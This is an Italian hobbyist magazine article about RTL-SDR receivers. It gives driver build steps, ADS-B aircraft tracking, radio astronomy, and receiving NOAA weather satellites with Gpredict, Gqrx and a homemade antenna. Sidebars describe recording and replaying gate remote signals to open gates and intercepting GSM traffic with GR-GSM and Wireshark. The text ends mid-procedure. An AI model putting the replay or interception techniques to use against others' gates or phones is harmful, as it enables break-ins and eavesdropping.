



Fig. 2 - Con dump1090 si ottengono i dati dei transponder degli aeroplani che ci sorvolano

cker **Kevin Mitnick** avevano scoperto, quasi contemporaneamente, la possibilità di modificare un modello di telefono cellulare dell'epoca per trasformarlo in uno scanner capace di intercettare tutte le comunicazioni mobili di un'area anche abbastanza vasta. Ovviamente, l'utilizzo di questa funzionalità era illegale, e Mitnick venne arrestato.
Più recentemente si è sviluppato, in modo legale, il mondo degli SDR, le Software Defined Radio. I radioamatori sono pian piano passati dalla radio analogica a quella digitale. Ma il principio di base non cambia: una radio è sempre un circuito oscillante composto da una resistenza, una bobina ad induttanza variabile e un condensatore variabile.
Tuttavia, controllando induttanza e capacità in modo digitale, con un programma ed un microprocessore invece che girando manualmente delle manopole fisiche, è possibile avere molto più controllo sulla trasmissione ed anche sulla ricezione. Uno dei vantaggi fondamentali dell'utilizzo di software per i radioamatori è la possibilità di analizzare lo spettro che si sta ricevendo, per andare alla ricerca di nuovi segnali da analizzare e scoprire. Ciò lo si poteva fare anche prima grazie all'uso di oscilloscopi analogici, ma il digitale permette di ottenere proprio la visione che si desidera, che sia un dettaglio oppure una vista d'insieme di una banda di frequenze. Questa funzione è ovviamente molto utile per un hacker. Naturalmente, per trasmettere su onde radio è necessario avere un brevetto da radioamatori, ma per ricevere (e quindi analizzare) le frequenze emesse dai vari dispositivi che ci circondano non occorre alcuna autorizzazione. Un ricevitore professionale, però, può costare parecchio e quindi un semplice hacker potrebbe non poterselo permettere.
Per fortuna, esiste un dispositivo molto più semplice: la sigla con cui è noto è semplicemente **RTL** (o **RTL SDR**). Si tratta di un semplice ricevitore USB per radio e televisione dal costo di circa 10 euro. Ne esistono di diversi produttori, perché ovviamente il chip (chiamato **820T2**, con driver **RTL2832U** – assicuriamoci che il nome sia questo quando acquistiamo una chiavetta RLT on-line) è stato adottato da diverse aziende. Il vantaggio più importante di questo chip, oltre al basso costo, è che il codice sorgente dei driver è stato pubblicato, quindi alcuni appassionati hanno potuto svilupparne un'apposita versione per GNU/Linux che rimuove le varie limitazioni e garantisce un accesso diretto al sintonizzatore, permettendo quindi all'utente di utilizzare il dispositivo come un vero e proprio scanner dell'etere. È possibile sintonizzare questo ricevitore su frequenze che vanno dai 27 MHz agli 1,7 GHz, cioè tutta la banda di VHF ed una buona parte di UHF (la quale convenzionalmente arriva a 3 GHz). Non si può invece utilizzare per Wi-Fi e Bluetooth, che lavorano sui 2,4 GHz. Sfruttando la banda degli RTL è possibile intercettare molti tipi di dispositivi differenti. Prima di vedere quali, proviamo ad installare i driver modificati.

I DRIVER PER L'RTL SDR

I "driver da hacker" devono essere compilati, come piace ad ogni buon smanettone. È una procedura molto semplice e basta seguire un paio di comandi. Prima di tutto si installano i programmi necessari alla compilazione del codice sorgente:

```
sudo apt-get install git
sudo apt-get install nano
sudo apt-get install build-essential cmake
```

COSÌ TI CLONANO IL TELECOMANDO...

Una delle cose che si possono fare con un RTL SDR è analizzare il comportamento dei radiocomandi, come quelli dei cancelli automatici. Questi radiocomandi, infatti, non fanno altro che inviare degli impulsi radio, che possiamo ricevere con un RTL e una apposita antenna (vanno bene anche le piccole antenne a dipolo per televisione, o quelle di una radio). Ovviamente, registrando questo segnale, e poi ritrasmettendolo, è possibile aprire il cancello! Il segnale non è altro che un flusso audio, che si può quindi registrare come file .wav. La stessa logica funziona per le chiusure centralizzate delle automobili, che in genere funzionano sulla stessa frequenza di un cancello (possiamo comunque verificarlo con un programma come **Gqrx**, visualizzando lo spettro attorno a tale frequenza). In genere, comunque, le chiavi dispongono di un sistema di sicurezza basato su un algoritmo che cambia volta per volta il codice inviato (**rolling code**), quindi ripetere un flusso audio registrato non farebbe aprire le porte dell'automobile. Alcuni criminali, però, studiano questi flussi audio per risalire all'algoritmo e quindi per poter calcolare il nuovo codice. Maggiori informazioni sono disponibili sulla pagina Web ***www.edmaster.it/url/6989***.

Su un sistema Debian like (Ubuntu, ad esempio) sono soltanto 3 pacchetti. Poi, è anche necessario installare la libreria per sviluppatori **LibUSB**, che permette un accesso diretto alle periferiche USB (come l'RTL SDR, che è per l'appunto una chiavetta USB). Lo si può fare con il comando:

```
sudo apt-get install libusb-1.0-0-dev
```

È ora arrivato il momento di scaricare il codice ufficiale del driver RTL SDR:

```
git clone git://git.osmocom.org/rtl-sdr.git
```

Prima di iniziare la compilazione vera e propria del codice, controlliamo che sia davvero tutto pronto:

```
cd rtl-sdr/
mkdir build
cd build
cmake ../ -DINSTALL_UDEV_RULES=ON
```

Se non vengono presentati messaggi d'errore (nel qual caso bisogna verificare i requisiti espressi nel messaggio), si può cominciare la compilazione con il semplice comando:

```
make
```

E i driver possono poi essere installati con:

```
sudo make install
```

Ovviamente, in questo caso stiamo parlando di un comando che richiede i privilegi di amministrazione, per questo è preceduto da **sudo**.

Bisogna poi procedere con l'aggiunta di alcune regole speciali, che riguardano il funzionamento del dispositivo RTL SDR. Sono sufficienti 2 comandi:





Fig. 3 – Le antenne per i satelliti NOAA si possono acquistare anche su eBay, ma costano molto. Con il fai da te si spendono meno di 20 euro

```
sudo ldconfig
sudo cp ../rtl-sdr.rules /etc/udev/rules.d/
```

La procedura è quasi completa: dobbiamo specificare, al sistema operativo, che il driver "originale" non deve essere caricato. Per farlo basta utilizzare l'editor di testi **nano** per creare un apposito file:

```
sudo nano /etc/modprobe.d/blacklist-rtl.conf
```

All'interno di questo è necessario scrivere la riga:

```
blacklist dvb_usb_rtl28xxu
```

e salvare il file premendo **Ctrl+O** e **Invio**. Infine, possiamo chiudere l'editor di testi con **Ctrl+X**. Affinché le nuove modifiche vengano applicate, è necessario riavviare il computer (cosa che si può fare anche dal terminale lanciando il comando **sudo reboot**). Ora, abbiamo modificato il sistema operativo affinché possa sfruttare tutte le potenzialità degli RTL SDR. Se inseriamo il nostro RTL SDR in uno degli ingressi USB disponibili e lanciamo da terminale il comando:

INTERCETTIAMO IL TRAFFICO AEREO

Gli aerei di linea moderni viaggiano con un sistema di comunicazione continuo chiamato **ADS-B**, o più comunemente **transponder**. Questi dispositivi servono per i radar secondari degli aeroporti: un radar primario, infatti, si limita a rilevare gli oggetti facendo rimbalzare delle onde sulla sua superficie e quindi calcolando la sua distanza, ma l'immagine che si ottiene è bidimensionale: l'aeroporto non ha modo di sapere a che altitudine viaggi un aereo. Per questo motivo l'altitudine, assieme ad altri dati, viene inviata da ogni aeromobile ai vari radar utilizzando il sistema secondario dell'ADS-B. Semplicemente, si tratta di un GPS che trasmette i dati, rilevati a bordo dell'aeromobile, alle varie torri di controllo. Poiché il sistema deve essere funzionante in ogni parte del globo, senza che i piloti debbano preoccuparsi di trovare il modo di contattare le torri di controllo, l'ADS-B è stato sviluppato con una modalità di tipo "broadcast". In altre parole, il sistema invia continuamente i propri dati su una frequenza standard, senza preoccuparsi di chi li stia effettivamente leggendo: non c'è alcun tipo di crittografia o protezione, questi dati sono liberamente accessibili a chiunque. Basta collegare al proprio RTL un'antenna polarizzata verticalmente da 1090 MHz (*www.edmaster.it/url/6990*) ed utilizzare un programma come dump1090. I dati ricevuti e memorizzati su un file di testo possono poi essere forniti ad un'applicazione Web come Virtual Radar Server per ottenere una sorta di tracciato radar con Google Maps. Se vogliamo scoprirne di più, possiamo dare un'occhiata alla pagina Web *www.edmaster.it/url/6991*.

UN RADIOTELESCOPIO AMATORIALE

Qualsiasi astronomo amatoriale può permettersi un piccolo cannocchiale con cui osservare corpi celesti non troppo lontani, la Luna in particolare e qualche pianeta del sistema solare. Per osservare le stelle ovviamente servono mezzi molto più costosi. Però scattare fotografie del Cosmo non è tutto ciò che un astronomo dilettante possa fare, anzi: è vero che le stelle emettono della luce visibile, ma emettono anche onde radio che possiamo captare con un RTL. E queste onde radio ci danno informazioni preziose riguardo le sostanze presenti su un particolare corpo celeste, ad esempio l'idrogeno. Non solo: sempre sfruttando le onde radio possiamo registrare l'ingresso nell'atmosfera terrestre di varie meteoriti (ce ne sono tante, di piccole dimensioni, che ci colpisco la Terra in continuazione senza neppure accorgercene). Per poter analizzare questo tipo di fenomeni serve un disco a parabola (in modo da amplificare il segnale) e con un costo di circa 200 euro si può ottenere quello che di fatto è un radiotelescopio capace di fare concorrenza a quello di molte università. Ovviamente, la parabola va poi diretta verso ciò che si vuole osservare: per fortuna, esistono diverse applicazioni Android che ci indicano la posizione delle principali costellazioni. L'osservazione può essere fatta sia durante la notte che di giorno, proprio perché la luce visibile del Sole non ostacola troppo la visione delle onde radio delle stelle più lontane. Trasformare il segnale registrato dall'SDR in un grafico dello "spettro di emissione" di una stella, utile ad esempio per osservare la famosa "linea dell'idrogeno" (che è il combustibile nucleare delle stelle) è estremamente facile grazie a **GNU Radio**. Si tratta del programma SDR più evoluto in assoluto e consente di manipolare i flussi ricevuti per poterli analizzare in modo totalmente automatico. Per realizzare questo progetto, le informazioni disponibili sulla pagina Web ***www.edmaster.it/url/6992*** si riveleranno molto utili.

```
rtl_test -t
```

dovremmo ottenere un output del tipo:

```
Found 1 device
```

Ciò significa che il dispositivo è stato riconosciuto perfettamente dal sistema. A questo punto possiamo cominciare a domandarci cosa possiamo fare con un RTL SDR. Ed a breve ne scopriremo delle belle.

I SATELLITI METEOLOROGICI







Tra le varie applicazioni interessanti del ricevitore RTL SDR, noi abbiamo scelto l'intercettazione dei satelliti meteorologici. Tutti siamo abituati a vedere, sia in televisione su Internet, le previsioni del meteo. Queste previsioni vengono realizzate dai meteorologi utilizzando diversi strumenti: uno di questi sono le preziose fotografie scattate dai satelliti che, in tempo reale, mostrano una grande area del globo terrestre vista dall'alto. Per i meteorologi, il vantaggio di queste immagini sta nel fatto che offrono una chiara visuale delle nuvole e del loro spostamento, quindi è possibile capire come evolveranno eventuali precipitazioni. Ma sono anche immagini piacevoli da guardare: in televisione vengono mostrare quasi sempre ed è incredibile pensare che possiamo permetterci di osservare il nostro stesso pianeta dall'esterno, cosa che fino a meno di un secolo fa sarebbe stata considerata completamente assurda.

Tutti sognano di andare nello spazio per vedere la Terra dall'alto. Ma diventare astronauti non è da tutti. Con un RTL SDR però possiamo scattare con facilità una foto satellitare del globo terrestre. I vari satelliti meteorologici, infatti, inviano in continuazione le immagini in tempo reale, quindi basta aspettare che uno di loro si trovi sopra la nostra città, ad esempio, e intercettare le immagini che invia. Esistono due tipi fondamentali di satelliti meteorologici ad accesso libero: i **NOAA** ed i **Meteor M2**. I primi sono più semplici da intercettare, ma hanno immagini a più bassa risoluzione, i secondi sono un po' più complicati ma offrono immagini più dettagliate. Noi presentiamo la procedura per i NOAA, anche se di fatto si possono usare gli stessi strumenti anche nel caso dei Meteor M2: essenzialmente, basta la stessa anten-




IL CARO E VECCHIO GSM

I telefoni GSM sono praticamente scomparsi: i moderni smartphone utilizzano tecnologie ben più avanzate che prevedono la crittografia per prevenire eventuali intercettazioni. Possiamo comunque procurarci un telefonino GSM acquistandolo sul Web a pochi euro e ripercorrere le orme di Mitnick, senza però finire in carcere come lui (considerato che il telefonino è il nostro). Un dispositivo RTL può essere utilizzato infatti anche per intercettare i segnali GSM, utilizzando un'antenna omidirezionale da televisione o una di quelle che abbiamo consigliato per l'ADS-B. Basta direzionarla verso il telefonino che vogliamo intercettare, regolando il ricevitore sui 900 MHz. Il programma più semplice, per farlo, è probabilmente **GR-GSM**: il flusso di informazioni prodotto da esso può poi essere inserito in **Wireshark** (programma noto agli esperti di sicurezza informatica) per analizzare i pacchetti e decodificare almeno le informazioni fondamentali. Tutti i dettagli sono disponibili sulla pagina Web ***www.edmaster.it/url/6993.***

Costruiamo un'antenna Double Cross

La guida passo-passo per realizzare in casa e a costo quasi zero un'antenna a polarizzazione circolare capace di intercettare i dati meteorologici

Per intercettare i satelliti NOAA abbiamo bisogno di una antenna a polarizzazione circolare. Possiamo realizzarne una con il modello "Double Cross", cioè a doppia croce. Si tratta di realizzare quattro dipoli.

Si comincia prendendo un cavo coassiale e sbucciandolo con cura per separare la calza esterna dal conduttore interno. La calza esterna va saldata ad un cilindro di alluminio, il conduttore interno ad un altro cilindro di alluminio. I due cilindri vanno isolati perché non devono essere in contatto tra loro.

I due cilindri vanno poi allineati aiutandosi con un bastoncino di legno rigido e usando anche del nastro adesivo (quello utilizzato dagli elettricisti, il nastro isolante, è perfetto per questo scopo). Contrassegniamo poi i due cilindri per identificare subito quello connesso al connettore interno. Infatti, è fondamentale per fissare correttamente i dipoli e far sì che l'antenna possa funzionare correttamente.

Per fissare il dipolo è sufficiente una barra di legno sulla cui estremità fare due fori col trapano.

Dimensioni ideali di ogni cilindro di alluminio:
- diametro: 0,95 cm
- lunghezza: 48,1 cm



Un dipolo deve essere distante dall'altro di 54,6 cm. Il vantaggio di questa antenna è che funziona anche se la costruzione non è impeccabile, però è fondamentale collegare gli elementi dei dipoli come mostrato nello schema qui a destra.

Possiamo fissare i vari dipoli sulle barre di legno utilizzando del comune spago. A loro volta, le barre di legno (che rappresentano la struttura portante dell'antenna) vanno assemblate a croce: com'è possibile notare in figura, ogni dipolo deve formare un angolo di circa 30° con l'asse verticale.

Una descrizione approfondita dell'antenna Double Cross che abbiamo realizzato è disponibile sulla pagina Web ***http://tinyurl.com/doublecrossNOAA***

na a polarizzazione circolare e che, come abbiamo già scoperto, è molto semplice da costruire. Ogni satellite ha una traiettoria diversa: uno di quelli che passa spesso sull'Italia è il NOAA19, che offre anche buone immagini ed è facile da identificare. La prima cosa da fare, ovviamente, è scoprire in che intervallo di tempo il satellite passa sopra la nostra testa ed è quindi in grado di farci arrivare il suo segnale.

IL "PROBLEMA" DELLA FREQUENZA


Ogni satellite ha una frequenza di lavoro diversa, ma per fortuna queste vengono segnalate sia da Gpredict che da Gqrx, quindi è facile sapere quale sia quella giusta per il satellite che vogliamo intercettare al momento. Inoltre, ogni satellite passa sopra lo stesso punto più volte (2-3 volte) in uno stesso giorno, quindi possiamo effettuare diversi tentativi. C'è


Quando passerà il satellite?

Utilizzando Gpredict possiamo sapere quando un satellite passerà sopra la nostra testa

01 AGGIORNAMENTO

Prima di tutto è necessario installare il programma **gpredict**. Avviato quest'ultimo, si deve aggiornare (tramite connessione Internet) il database, cliccando sul menu **Modifica/Aggiorna**. In pochi minuti dovrebbe essere tutto pronto.

02 CONFIGURAZIONE

L'interfaccia contiene, nella parte superiore, il visualizzatore dei satelliti: basta cliccare sul pulsante a forma di triangolo presente in alto a destra (vicino alla X) e scegliere la voce **Configura** per poter scegliere i satelliti che ci interessano (i **NOAA**, in particolare).

03 LA NOSTRA POSIZIONE

Nella stessa finestra di selezione dei satelliti dobbiamo anche indicare la nostra **Ground station**, cioè la posizione in cui ci troviamo. Il software comunque contiene già l'elenco di tutti i capoluoghi di provincia italiani, basta scegliere il nostro.

04 PROSSIMI TRANSITI


A questo punto, possiamo scegliere un satellite cliccando sullo stesso pulsante a forma di triangolo relativo però al riquadro in basso a destra. Per sapere quando passerà sopra di noi, basta scegliere la voce **Prossimi transiti**.

Intercettiamo il satellite


Utilizziamo Gqrx per registrare gli impulsi audio inviati da un satellite NOAA

01 L'INPUT RATE

Se è la prima volta che utilizziamo Gqrx sarà probabilmente necessario configurare il ricevitore (che dovrebbe comunque essere riconosciuto automaticamente). Tutto quello che dobbiamo fare è indicare un input rate: optiamo per **2560000**.


02 MODALITÀ WFM

Nella finestra principale indichiamo i parametri **Filter Width = Wide, Filter Shape = Normal, Mode = WFM (mono), Frequency Bar = 0.000 kHz** per la scheda **Receiver options. È** possibile provare a modificare altri parametri per migliorare il segnale.

03 LA FREQUENZA

Impostiamo la frequenza standard del satellite che vogliamo intercettare: ad esempio **137.100 000 MHz** per il **NOAA19**. Però la frequenza cambia man mano che il satellite si sposta, quindi bisogna reimpostarla cliccando sul picco dell'onda che appare nel visualizzatore.

04 TRACCIA MONO

